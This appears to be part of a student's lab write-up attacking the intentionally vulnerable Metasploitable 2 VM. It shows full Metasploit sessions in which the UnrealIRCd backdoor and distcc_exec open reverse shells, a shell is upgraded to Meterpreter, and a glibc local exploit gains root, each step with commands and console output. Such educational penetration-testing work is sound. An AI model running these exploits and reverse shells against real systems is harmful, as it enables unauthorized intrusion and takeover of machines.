
```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.0.100:4444
[*] 10.0.0.86:6667 - Connected to 10.0.0.86:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.0.86:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 5Lw4OhjmOk2X8zPv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "5Lw4OhjmOk2X8zPv\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.0.100:4444 → 10.0.0.86:56086) at 2024-02-24 00:07:41 -0800

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

With all configurations in place, I executed the exploit. The Metasploit console indicated that the reverse TCP handler was started, a connection to the target was made, and the backdoor command was sent. A command shell session was opened afterward, indicating the exploit succeeded.

In the command shell session, I ran the whoami command to check the user privileges and found that I had gained root access. Afterward, I checked the ID of the root and the name of the server with a specific version. This meant complete control over the target system, as evidenced by the highest privileges.

Escalating Privileges


DistCC Exploitation



I initialized the Metasploit console to conducting exploits and managing sessions to escalate privileges on a Metasploitable 2.

My focus shifted to searching for a suitable exploit to facilitate privilege escalation.

I found the distcc_exec module, which exploits a command execution vulnerability in the DistCC daemon.



After selecting this module, I proceeded to configure the exploit's options. No payload was configured, so I decided to set the payload to cmd/unix/reverse, which would create a reverse shell upon successful exploitation.

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.100       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 10.0.0.86
RHOSTS => 10.0.0.86
msf6 exploit(unix/misc/distcc_exec) > set LHOST 10.0.0.100
LHOST => 10.0.0.100
```

I continued by setting the RHOSTS to the target's IP address, 10.0.0.86 (My Kali machine), and the LHOST to my IP address, 10.0.0.100, which would be listening for the reverse shell. I then executed the exploit and was gratified to see that the connection was successfully established, and I was granted a command shell session on the target machine.

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 10.0.0.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo veDOj68BP4zbsFum;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "veDOj68BP4zbsFum\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.0.100:4444 → 10.0.0.86:34044) at 2024-03-02 17:31:00 -0800

whoami
daemon
^Z
Background session 1? [y/N]  y
```

Upon running the whoami command, I discovered that my current user was daemon. Typically, the daemon user has fewer privileges than root, but it's still a powerful user. This was an important step. My next steps would involve exploiting other vulnerabilities or misconfigurations

to gain root access.

```
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.0.0.100:4444 → 10.0.0.86:37009 (10.0.0.86)
```

After putting the previous session to run in the background by ctrl-z, I listed the active sessions to make sure I still have my session.

```
msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.0.100:4433
[*] Sending stage (1017704 bytes) to 10.0.0.86
[*] Meterpreter session 2 opened (10.0.0.100:4433 → 10.0.0.86:60152) at 2024-03-02 17:40:37 -0800
```

I upgraded my simple shell to a Meterpreter session using -u and my session number. Meterpreter is a more powerful payload, offering extensive control over the system.

```
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type                  Information                       Connection
  --  ----  ----                  -----------                       ----------
  1         shell cmd/unix                                          10.0.0.100:4444 → 10.0.0.86:37009 (10.0.0.86)
  2         meterpreter x86/linux  daemon @ metasploitable.localdomain  10.0.0.100:4433 → 10.0.0.86:60152 (10.0.0.86)

msf6 exploit(unix/misc/distcc_exec) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
```

I listed my session again to see the new created session with meterpreter. I selected a local exploit, 'glibc_ld_audit_dso_load_priv_esc', which targets a vulnerability in the system's glibc library.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 10.0.0.100:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.2Cq8DNyZ' (1279 bytes) ...
[*] Writing '/tmp/.3jMjO' (286 bytes) ...
[*] Writing '/tmp/.FjjUdz1w3q' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 10.0.0.86
[*] Meterpreter session 3 opened (10.0.0.100:4444 → 10.0.0.86:58149) at 2024-03-02 17:42:36 -0800

meterpreter > shell
Process 5298 created.
Channel 1 created.
whoami
root
```

I executed the local exploit, the notification of a new Meterpreter session opening with escalated privileges showed the success.
Finally, I dropped into a shell within the Meterpreter session and ran the 'whoami' command. The system returned 'root', confirming I had successfully escalated my privileges to the highest level, providing complete control over the target system.

Conclusion

On my journey through the security evaluation of Metasploitable 2, I gained critical insights into the network's vulnerabilities.
Starting with an Nmap scan, I discovered outdated services like IRC and HTTP, marking targets for exploitation. The default HTTP page of the target revealed web applications such as Mutillidae, which are known for their vulnerabilities. This was crucial to find, as it opened up several paths for potential attacks.
Moreover, utilizing the developer tools in my browser, I uncovered outdated Apache and PHP versions on the server. The /phpinfo.php page offered a deeper dive into the server's setup. The robots.txt file became a map, leading me to sensitive directories like /passwords, where plaintext credentials were stored carelessly.
The transition to Metasploit marked a significant point in my assessment. Validating the HTTP and PHP versions I identified earlier, I exploited the php_cgi_arg_injection vulnerability. The interpreter session gave me extensive access. Exploiting the IRC service's backdoor with root access illustrated complete control over the system.
This assignment demonstrates the urgency of updating critical services cannot be overstated, especially for fundamental services such as HTTP and IRC. Updating web applications and patching known vulnerabilities are critical. Implementing stringent monitoring to detect unauthorized access or modifications in real time will be key to maintaining a secure network environment.
Furthermore, in privilege escalation, Through the distcc_exec module, I used a reverse shell for the daemon user. I upgraded the shell to a more versatile Meterpreter session. I then exploited the glibc_ld_audit_dso_load_priv_esc vulnerability to get the root access over the system. This

attack underscores the necessity for vigilant updates, precise configurations, and proactive security practices.

This assignment was an academic endeavour and a learning experience that deepened my understanding of the necessity of robust security measures. It underscored the importance of strengthening systems' security posture to avoid exploitation.

Appendix

IP address	Operating System
10.0.0.86	Metasploitable 2
10.0.0.100	Kali Linux

.